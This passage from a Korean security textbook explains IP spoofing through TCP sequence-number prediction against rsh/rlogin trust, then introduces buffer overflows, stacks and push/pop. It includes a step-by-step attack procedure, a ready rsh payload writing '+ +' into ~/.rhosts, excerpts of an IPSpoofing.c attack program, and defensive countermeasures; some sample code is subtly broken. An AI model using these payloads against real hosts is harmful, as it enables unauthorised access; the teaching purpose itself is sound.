때문에, 보통 rsh 과 같은 R-command 들을 타겟으로 echo "+ +" > ~/.rhosts 와 같은 간단한 패킷만을 x.target.com 에 보내게 되는 것이다.

실제로, 이런 역할을 수행하는 IP Spoofer 는 인터넷 상에서 손쉽게 구할 수 있으므로, IP Spoofing 공격으로부터 피해를 입지않기 위해서는 아래의 해결책을 최대한 빨리 적용할 필요가 있다.

7.2.2. IP Spoofing 의 연결 과정

다음은 IP Spoofing 을 이용한 연결 과정이다.

서버와 클라이언트의 컴퓨터 2 대가 있는데 이 컴퓨터들은 신뢰적 관계이다. 즉 rsh 와 rlogin 등 r*명령어 사용이 가능하다는 말이다. rsh 와 rlogin 을 잘 모르겠다면 리눅스 네트워크 명령어란을 복습해보도록 하자. 이때 해커는 클라이언트의 연결을 DoS 공격으로 마비시키고 IP 를 속여서 서버에 연결을 요청한다. 그러면 서버는 TCP 프로토콜의 인증 과정에 의해 SYN/ACK 를 보내는데 이때 해커는 여러 번 오는 이 패킷들을 잘 살펴 다음 SYN 순차번호를 예측해서 맞는 번호를 보낸다. 이것을 그림으로 살펴보면 다음과 같다.




그림 7-6 IP Spoofing 연결 과정

- 서버 A 와 클라이언트 B 는 서로 신뢰 관계이다. 해커 C 는 클라이언트 B 를 DoS 공격으로 마비 시킨다.
- 그리고 해커 C 는 서버 A 에 연결을 요청한다. SYN 을 추측하기 연결을 요청해 그 번호를 읽어서 B 가 보내야 하는 번호를 추측한다.
- 서버는 클라이언트에서 온 패킷인 줄 알고 클라이언트로 SYN,ACK 를 보낸다. 하지만 클라이언트는 DoS 공격 때문에 연결이 되지 않기 때문에 연결이 이루어지지 않는다. 그 패킷은 사라지게 된다.
- 이때 서버 A 는 클라이언트 B 가 패킷을 받았는지 확인할 길은 다시 돌아오는 ACK 를 보고 하는 수밖에 없다. 그때 우리가 대신 이 추측한 SYN 패킷과 명령어가 들어있는 패킷을 보내 신뢰 관계에 있는 패킷이라고 속여서 연결이 이루어지게 된다.

다음으로 ISN 과 일렬번호의 변화를 통해 서버에 접근하는 것이다. 그렇다면 ISN 과 일렬번호는 어떤 규칙에 의해서 변화하는 것일까요? ISN 에 대해서 다시 설명하자면 Initial Sequence Number 의 약자로 처음에 클라이언트가 서버로 보내는 SYN 을 ISN 이라고 한다.

일렬번호의 변화는 운영체제마다 다른 방식을 사용하고 있다. 시간에 비례해서 순서번호를 증가시키는 방식과 SYN 패킷을 받을 때마다 64,000 씩 증가시키는 방법과 무작위로 증가시키는 방법이다. 그럼 좀더 세부적으로 알아보도록 합시다. 시간에 비례해서 바뀌는 방식이 있다. 최초의 일렬번호는 호스트가 부팅 되었을 때 1 로 초기화된다. 그리고 ISN 은 초당 128,000 씩 증가한다. TCP 일렬번호는 32 비트로 이루어지므로 0~(4,294,967,296)까지 범위가 걸쳐 있는 것이다. 그렇게 계속 증가하면 9 시간 32 분이 되면서 ISN 이 다시 한 바퀴 돌게 된다. 그리고 연결이 이루어지면 64,000 씩 증가하게 된다. 다음으로, 패킷을 받을 때마다 증가시키는 방식이 있다. 이 방식은 제일 추측하기가 편한 방법으로서 패킷을 받을 때마다 64,000 씩 증가시킨다. 그 서버에 아무도 접속을 하지 않는 새벽시간 같을 때는 정말 쉽게 성공할 수 있는 방식이다.

마지막으로 무작위로 변화시키는 방식이 있다. 이 방식은 추측하기가 매우 어려워 IP-Spoofing 에 비교적 안전 하다고 할 수 있다. 사실 이렇게 예측해도 정확히 예측하기는 어렵는다. 그렇기 때문에 우리가 예측한 번호에서 250 정도를 더하고 뺀 사이에 있는 모든 값들을 보낸다. 정확한 일렬 번호가 오지 않았을 때 호스트는 이렇게 반응한다.

원하는 일렬번호보다 작을 때에는 전에 보냈던 데이터가 다시 온 것으로 처리해 버려지게 된다. 원하는 일렬번호보다 클 때에는 메모리에 보낸 요청한 SYN 값들이 저장되고, 차례차례 처리되게 되는데 다음에 올 패킷으로 처리해 그 중간에 원하는 값이 올 때까지 대기하게 된다.

이런 예측 가능한 번호 때문에 IP-Spoofing 이 가능해 지는 것이다. 즉 B 를 멈추게 하고 A 에게 B 가 보내려고 했던 번호를 추측해서 보내면서 C 가 B 인 것처럼 속일 수 있는 것이다.

이젠 IP Spoofing 공격에 필요한 것들에 대해서 알아보도록 해 보자. IP-Spoofing 을 하기 위해서는 다음의 조건이 필요하다.

① 공격하려는 호스트

② 공격하려는 호스트와 신뢰관계에 있는 호스트

③ 공격용 호스트(보통 리눅스 system 을 사용하면 될 것이다. root 계정 이여야 한다.)

④ IP - Spoofing software

일반적으로 공격할 때는 공격에 사용하는 호스트에서 root 여야 한다. 상대편 호스트의 root 를 공격하는 것이기 때문이고, 또 raw socket 프로그래밍을 하려면 root 의 권한으로 컴파일하고 실행해야 하기 때문이다.

그럼, 지금까지의 내용을 정리해보자.

- 서버에 SYN 패킷을 보내 일렬번호를 예측한다.
- 신뢰관계에 있는 호스트를 DoS 공격으로 무력화 시킨다.
- 신뢰관계에 있는 IP 로 속여서 서버 A 에 SYN 을 보낸다.
- 서버는 신뢰관계에 있는 호스트가 보낸 패킷인줄 알고 신뢰관계에 있는 컴퓨터에 SYN/ACK 를 보내게 된다. 이때 신뢰관계에 있는 호스트는 DoS 공격으로 패킷을 받을 수 없는 상태이기 때문에 이 패킷은 무시되게 된다.그래서 서버는 신뢰관계에 있는 호스트 B 로부터 SYN 을 받지 못하고 대기하게 된다.
- 신뢰관계에 있는 호스트 대신에 우리가 서버에 신뢰관계에 있는 IP 주소로 속여서 추측한 SYN 과 서버에서 돌아갈 명령어가 들어 있는 패킷을 보낸다.

이번에는 커맨드 파일 만드는 것을 배워 보자. 커맨드 파일이라는 것은 파일을 보내서 그 파일 안에 있는 내용으로 실행이 되는 것을 말한다. 이 파일에서 사용되는 명령어들이 있다. 그것들은 간단하게 살펴보도록 하자. \f1 다음에 오는 숫자는 그 숫자와 대조되는 아스키 문자로 바뀐다. 예를 들자면, 00 은 null 문자이다. 즉, 아무것도 아니라는 말이다. 그리고, 65 는 A 이다.

혹시 ascii 문자표를 모르고 있다면 다음의 프로그램으로 알아보자.

```
int main()
 int i;
 for(I=0;i<256;i++) printf("%c",i);
```

우선 첫 번째로 삽입해야 할 구문은 다음과 같다. <null>client user name<null>sever user name<null>터미널 종류/속도<null>. 여기서 <null> 역할을 하는 아스키 문자는 다음과 같다.

```
00
```

예를 들자면 다음과 같이 하면 된다.

```
00root00root00vt100/2880000
```

다음 줄은 rlogin negotiation 라인이다.

```
5555ss0025008000000000
```

다음 줄은 명령어 라인이다.

```
echo '+ +' | ~/.rhosts10
```

10 은 소스에서 보았다시피 10 이 나오면 패킷을 보내게 된다. 엔터라고 생각해도 무방할 것이다.

그래서 만든 파일은 다음과 같다.아마 특별한 사항이 없으면 다음의 문구를 사용하면 될 것이다.

```
00root00root00vt100/2880000
5555ss0025008000000000
echo '+ +' | ~/.rhosts10
```

한가지 주의해야 할 점은 줄이 시작하는 곳에 빈 공간이 들어가면 안 된다는 것이다.

7.3. IP Spoofing 을 이용한 공격 유형 및 예제

7.3.1. hunt 를 이용한 IP Spoofing

- 141.223.163.40 에서 두 user 가 서로 대화를 하고 있다




그림 7-7 hunt 를 이용한 IP Spoofing 화면 1

- 현재 hunt 를 이용해 141.223.163.30 ® 141.223.163.40 을 hijack 하려고 준비




그림 7-8 hunt 를 이용한 IP Spoofing 화면 2

- 141.223.163.30->141.223.163.40 은 현재 guest 가 사용하고 있다




그림 7-9 hunt 를 이용한 IP Spoofing 화면 3

- guest 는 이유없이 connection 이 끊어진다.




그림 7-10 hunt 를 이용한 IP Spoofing 화면 4

- ohhara 는 guest 가 이상한 말을 하는 것으로 느낀다




그림 7-11 hunt 를 이용한 IP Spoofing 화면 5

7.3.2. IP Spoofing 소스의 분석

다음은 IP 스푸핑의 소스를 분석한 것이다.

[프로그램 7.1] IPSpoofing.c

```
hose_conn(trust_host, trust_addr, seq_num, port_num)
  {
        ...
      /* sendtcppacket(
      struct ether_addr source_hardware addr.
      struct ehter_addr dest_hardware addr.
      u_long source ip addr.
      u_long dest ip addr.
      u_short source port.
      u_short dest port.
      u_long sequence no.
      u_long acknowledge no.
      int flags (SYN, RST, ACK, PUSH, FIN)
      char * data
      int strlen(data)
      */
sendtcppacket(&(eh.ether_shost), &(eh.ether_dhost), bad_addr,
  trust_addr, port_num[i],  513,
      seq_num, 0, TM_SYN, NULL, 0);
      ...

}
```

```
 det_seq(targ_host, targ_addr, next_seq, offset)
  {

         ...

           /* 커넥션을 요구하는 패킷의 전송 */

sendtcppacket(&(eh.ether_shost), &(eh.ether_dhost),
 my_addr, targ_addr,   start_port, 514,
      start_seq, 0, TM_SYN, NULL, 0);
      /* readpacket(
      struct fddi_header fddi_header
      struct ether_header ether_header
      struct ip ip_header
      struct udphdr udp_header
      struct tcphdr tcp_header
      char * data
      int strlen(data) )
      */
while(readpacket(NULL, &eh2, &iph, NULL, &tcph, NULL, NULL)
 != PTYPE_IP_TCP) ;

          if(ntohs(tcph.th_dport)==start_port
&&ntohs(tcph.th_sport)==514) {

              /* 포트번호가 맞다면 reply 패킷으로 간주하고 guessing
을 시작한다 */
```

```
          if(prev_seq) diff=tcph.th_seq-prev_seq;
          else diff=0;
          if(*offset==0) *offset=diff;
          prev_seq=tcph.th_seq;
          sendtcppacket(&(eh.ether_shost), &(eh_ether_dhost),
my_addr, targ_addr,  start_port++,
          514, start_seq++, 0, TM_RST, NULL, 0);

      ...

  }


  spoof_conn(trust_addr, targ_host, targ_addr, next_seq)
  {

      char *string="0\0root\0root\0echo + + >>/.rhosts\0";


          /* SYN 패킷을 고유한 시퀀스 번호에 맞춰 전송 */



sendtcppacket(&(eh.ether_shost), &(eh.ether_dhost),
trust_addr, targ_addr, port,  514, seq++,
      0, TM_SYN, NULL, 0);
```

```
      usleep(5000);

          /* guess 한 시퀀스번호에 맞춰 ACK 패킷을 전송 */

sendtcppacket(&(eh.ether_shost), &(eh.ether_dhost),
trust_addr,  targ_addr, port,  514,  seq,
      ++next_seq, TM_ACK, NULL, 0);

          /* rsh request 를 시퀀스번호와 ACK 번호에 맞추어 전송 */

sendtcppacket(&(eh.ether_shost), &(eh.ether_dhost),
 trust_addr,  targ_addr, port,  514,  seq,
      next_seq, TM_ACK, string, stringlen);
      seq+=stringlen;

          /* 전송한 패킷이 ACK 되어 처리되기를 기다립니다 */

      sleep(1);




          /* 새로운 시퀀스번호에 맞추어 FIN 패킷을 전송 */

sendtcppacket(&(eh.ether_shost), &(eh.ether_dhost),
 trust_addr,  targ_addr, port,  514,  seq,
      next_seq, TM_FIN, NULL, 0);
```

```
          /* RST 패킷 전송, 커넥션 파기.*/

sendtcppacket(&(eh.ether_shost), &(eh.ether_dhost),
 trust_addr, targ_addr,  port, 514, seq+4,
      next_seq+4, TM_RST, NULL, 0);
      ...

  }

  main(argc, argv)
  {


          /* initialization of the packet */

      init_filter("tcp", NULL);

          /* trusted host 의 513 번 포트에 대해 flooding 시작 */

      hose_truste

      d(argv[1], trust_addr, seq_num, port_num);

          /* guessing Sequence Number */

      det_seq(argv[2], targ_addr, &next_seq, &offset);
```

```
            /* 실제 spoofing 한 커넥션을 시작. 이때에는 다음 시퀀스번호를
알고있다. */

      spoof_conn(trust_addr, argv[2], targ_addr, next_seq);

            /* 모든 커넥션을 reset. */

      reset_trusted(argv[1], trust_addr, seq_num, port_num);
      exit(0);

}
```

7.4. IP Spoofing 을 이용한 해킹에 대한 대책

7.4.1. Router 에서 source routing 을 허용하지 않는 법

앞에서도 언급되었듯이 IP Spoofing 은 IP 주소나 호스트이름을 기반으로 한 인증절차를 거치는 보안모델을 공격하는데 효과적으로 사용된다. 때문에, IP 주소나 호스트이름에만 의존하지않는 인터넷 서비스들을 이용하는 것이 좋다. 예를 들어, R-command 와 같은 경우 IP Spoofing 에 대해 속수무책이지만, ssh(Secure Shell) 나 S/Key 등의 암호화 도구를 추가로 이용할 경우 해커는 암호화된 패킷까지 처리해야 하므로 IP Spoofing 공격을 효과적으로 이용할 수 없게 된다.

또한, LAN 외부에서 라우터를 거쳐 들어오는 패킷이 마치 내부 호스트인 양 IP 주소를 속인채로 들어올 경우 라우터 레벨에서의 패킷 필터링으로 이들을 막을 수 있다. 라우터 외부에서 내부 IP 주소를 갖는 패킷이 들어올 이유가 전혀 없기 때문에, 이는 IP Spoofing 공격임을 손쉽게 알 수 있다.

IP spoofing 공격은 SYN 공격법과 같은 `Denial of Service' 공격법이 같이 사용되므로 Denial of Service 공격을 막는 것이 곧 IP spoofing 공격을 막는 법이 된다.중복되는 감이 있지만, 다음과 같은 방법을 소개한다.

패킷 필터링이 가능한 라우터를 사용하여 외부에서 내부로 들어오는 패킷 중 내부의 IP 주소를 가진 것을 무시한다.

이러한 기능이 가지고 있는 라우터는 다음과 같다.

- Bay Networks/Wellfleet routers, version 5 and later
- Cabletron - LAN Secure
- Cisco - RIS software all releases of version 9.21 and later
- Livingston - all versions

그러나, 패킷 필터링 기능을 가진 라우터를 설치하고, 필터를 설정하였다 하더라도 라우터 안쪽에 있는 시스템에서의 IP spoofing 공격은 막지 못한다.

7.4.2. Sequence number 를 Random 하게 발생

순서 번호 생성을 무작위로 하고, 순서 번호를 암호화한다.

위의 순서 번호에 관한 공격 방지법은 모두 앞에서 지적 했듯이 순서 번호의 생성이 너무 단순하여 예측이 쉬운 결점을 보안하는 것이 목적이다. 사실상, TCP 스펙에서에서 제시한 대로 초당 250,000 번씩 순서번호를 증가시키는 것은 운영체제에도 상당한 부하를 야기할 것이므로, 순서 번호의 생성은 지금과 같이 하더라도 쉽게 내용을 분석하지는 못하도록 하자는 것이다. 그러나, 암호화 하는 방법은 현재 방대하게 설치가 되어 사용되고 있는 BSD 계열의 TCP 프로그램을 모두 교체하여 암호를 풀 수 있도록 해야 하므로 실현되기 어렵다고 본다. 로깅(logging)과 경고 기능(alerting)을 강화한다. 예를 들면, 비정상적인 패킷을 발생시키는지 감시한다.

이 방법은 IP spoofing 공격이 공격하고자 하는 호스트가 신뢰하고 있는 시스템을 무력화 하는 데서 출발하는 점에 착안 한 것이다. 앞서 설명한 공격 예제에서와 같이 상대방의 포트 하나를 무력화 하기 위해서는 SYN 패킷을 여러 번 보내야 한다. 하지만, 일반적인 상황에서 SYN 패킷은 한 번만 보내면 되기 때문에, 이러한 패킷들이 있는지 미리 감시 하자는 것이다.

그러나, 이런 패킷을 감시하고자 할 땐 특별한 목적으로 패킷을 추적하고 감시하는 응용 프로그램의 제작이 선행되어야 한다는 문제점이 있다.

7.5. 참고 자료

- ㈜ 정보보호기술 http://www.ezsecurity.co.kr
- 포항공과대학교 유닉스 보안 연구회 http://www.plus.or.kr/
- Progressive Web Group COOL4U http://www.cool4u.co.kr/
- 한국정보보호진흥원, http://www.certcc.or.kr/
- GNU HACKER http://gnuhacker.com/
- Robert Graham http://www.robertgraham.com/pubs/sniffing-faq.html/#detect
- 해커 스쿨 http://www.hackerschool.org/
- ㈜슈퍼유저코리아 http://www.superuser.co.kr/

8. Buffer Overflow

8.1. Buffer Overflow 를 이용한 해킹의 개요

만일 여러분들이 프로그래밍을 해보신 분들이라면 buffer 가 무엇인지 잘 알고 계시리라 생각이 듭니다. 노파심에서 모르시는 분들을 위해서 밑에 자세히 설명을 해두었다.그렇다면 buffer 오버플로우(overflow)란 무엇일까?

예약된 buffer 의 크기보다 더 큰 길이의 데이터를 buffer 에 기록함으로써 buffer 의 한계를 넘어서는 현상을 말한다. 대부분의 C/C++ Implementation 이 문자배열의 경계검사(Boundary Check)를 하지 않아 발생하는 현상이다.

Buffer Overflow 는 CGI, 각종 Server, Daemon, System Program, Application Program 등의 많은 종류가 Victim 될 수 있으므로 계정이 없는 Host 에 계정을 만들어 들어가는 방법으로 최근 가장 유행하는 형태의 방식이다. 사용하기 어렵고 시간이 많이 들지만 일단 익숙한 Hacker 에게는 강력한 무기가 되는 방법이므로 상당히 주의를 기울여야 한다. 최근 OS 들은 Bug 가 많이 없어져 Remote 로 침입해 들어오는 것은 Buffer Overflow 를 이용하는 것이 절대 다수이기 때문이다 그럼, 지금부터 Buffer 의 기본적인 사항, Buffer Overflow 가 무엇인지 그리고, 어떠한 위험성이 있으며, 이에 대한 예제 및 해결책은 무엇이 있는지를 알아보도록 하겠다.

8.1.1. Buffer 의 이해

Buffer 란 간단히 말해 일종의 임시 기억장소를 말한다. 자세히 말씀 드리자면, HDD 와 CD-ROM 드라이브와 같이 컴퓨터의 주기억 장치와 주변장치 사이에서 데이터를 주고받을 때, 전송되는 속도 차이와 시간 차이로

인해 발생되는 문제점을 해결할 수 있도록 고안된 고속의 임시 기억장치를 말한다.

즉, 데이터의 처리속도나 처리단위, 데이터 사용시간이 서로 다른 두 장치나 프로그램 사이에서 데이터를 주고받기 위한 목적으로 사용되는 임시 기억장소로 buffer 가 사용되면 중앙처리장치는 입출력 자료를 기다릴 필요 없이 입력이나 출력 명령을 내릴 수 있게 된다.

buffer 는 보조기억장치가 사용하는 일종의 메모리라고 생각할 수 있는데 처음부터 RAM 과 마이크로 프로세서가 직접 사용할 수 있는 형태로 체계화해서 자료를 전송하려면 시간이 많이 소요되게 된다. 따라서 보조기억장치 내부에 RAM 을 장착하여 일단 자료를 내장 RAM 으로 전송한 후 내장 RAM 으로부터 다시 메인보드의 RAM 이나 마이크로 프로세서로 전송되도록 만든 것이 바로 이 임시 저장 장치인 buffer 이다.

buffer 를 이용하면 처리속도가 매우 빨라지게 된다. 그러므로 특히 느린 시스템 구성요소의 동작을 기다리는 동안 유용하게 사용될 수 있고 또한 buffer 는 논리회로에서 신호의 전달을 잠시 지연시키는 게이트 역할을 하기도 한다. 메모지가 많으면 많은 내용을 기록할 수 있듯이 buffer 의 크기가 크면 전체적으로 전송 속도를 향상시킬 수 있게 된다. 하드디스크 드라이브나 CD-ROM 드라이브, CD-R/RW 드라이브와 같은 광자기 드라이브등은 대게 buffer 를 내장하고 있다.

buffer 에는 Stack 과 Heap 의 두 가지 종류가 있다. 그럼 지금부터 buffer 와 stack 에 대해서 알아보도록 하겠다.

8.1.2. Stack

Stack 은 C 가 Procedure Calling(Function Calling)이 가능한 language 이기 때문에 만들어진 영역으로 Program 의 수행 중 Function Call 이 있을 경우 Stack 에 새로운 Function 에서 사용 되어질 Local Variable, Parameter Variable, Function 이 끝났을 경우, Return 할 Instruction Pointer Value 를

저장하는 Return Address 등을 Push 하게 된다. 이 후 Function 이 끝났을 경우 위의 값들을 Pop 하고 Return 하게 되는 것이다.

흔히 Stack 은 FILO(First In Last Out)구조라 하는데, 처음 들어간 것이 마지막에 나온다는 뜻이다. 이 말이 무슨 말인지를 이해하려면 높게 쌓아 올린 100 원짜리 동전들을 생각하면 쉽다. 제일 바닥에 있는 동전은 제일 처음 쌓기 시작한 동전이겠지만, 탑을 다 쌓고 나서 그 동전을 사용하기 위해서는 위에 쌓아올린 동전들을 모두 사용해야 제일 마지막으로 그 동전을 사용할 수 있다. stack 이란 바로 이런 식의 데이터 구조를 가지게 된다. 제일 처음 들어간 데이터가 제일 밑에 위치하고, 그 다음 들어간 데이터가 그 위에 위치하게 된다.

그 구조는 아래 그림과 같이 되어 있으며, 지금 저장되어 있는 장소를 stack pointer 라 부르는 포인터 레지스터가 지시하고 있다. 이 stack 포인터는 내부에서만 사용되고, 명령으로 read/write 할 수 없는 특징을 가지고 있다.

stack 의 구조와 Content 는 Architecture 마다 큰 차이가 있으나 기본은 아래와 같은 형상을 따르게 되어있다.

Stack Pointer Value

Local Variable
Parameter
Return Address

Frame Pointer Value

아래 그림을 보면 알 수 있듯이 stack 에 데이터가 들어오게 되면 차곡차곡 쌓이게 된다. 이번엔 반대로 그 데이터들을 꺼내는 경우를 생각해 보도록 하자. 우선 제일 마지막에 들어간 데이터, 즉 제일 위쪽에 있는 데이터를 꺼내야만 그 아래에 있는 데이터를 꺼낼 수 있게 된다.




그림 8-1 stack 에서의 push, pop

그리고 그 데이터를 꺼내야만 또 그 아래에 있는 데이터를 꺼낼 수 있게 된다. 제일 처음 들어간 데이터를 꺼내기 위해서는 나중에 들어간 데이터들을 모두 꺼낸 뒤에, 비로소 제일 마지막으로 처음에 들어간 데이터를 꺼낼 수 있는 것이다. 다음은 간단한 데이터 입력 소스 코드이다.

[프로그램 8.1] push.c

```
void push() {
if (int_limit > int_top) {
    int_top++;
    stack[top]=data
  }
  else {
    overflow();
  }
}
```

여기서 overflow 란 넘친다는 의미이다. 프로그램실행 도중 stack 이 넘치면 그 프로그램은 다운되어집니다. 컴파일러가 메모리할당을 할 때에도 stack 을 쓰는데, 그 쓰임새는 재귀 호출할 때, 깊이와 인자 변수들을 stack 에 저장해 놓았다, 꺼냈다 한다. 그래서 재귀호출을 많이 하는 프로그램을 짠 상태로 컴파일을 시켜보면 stack overflow 라는 에러 메시지를

볼 수 있는 것이다. 자 이번에는 pop 라는 함수를 알아보자. Pop 은 선택권이 없이 맨 위에 있는 자료만을 꺼내게 된다.

[프로그램 8.2] pop.c

```
void pop() {
 if (int_top>0)
 {
  print stack[int_top];
  top--;
 }
 else {
  underflow();
 }
}
```

여기서 underflow 란, stack 에 아무것도 없는데 출력하라고 명령했을 때 발생하는 에러이다. 자 stack 에 대해서 간단히 알아보았다. 다음으로 Heap 에 대해서 알아보도록 해 보자.

8.1.3. Heap

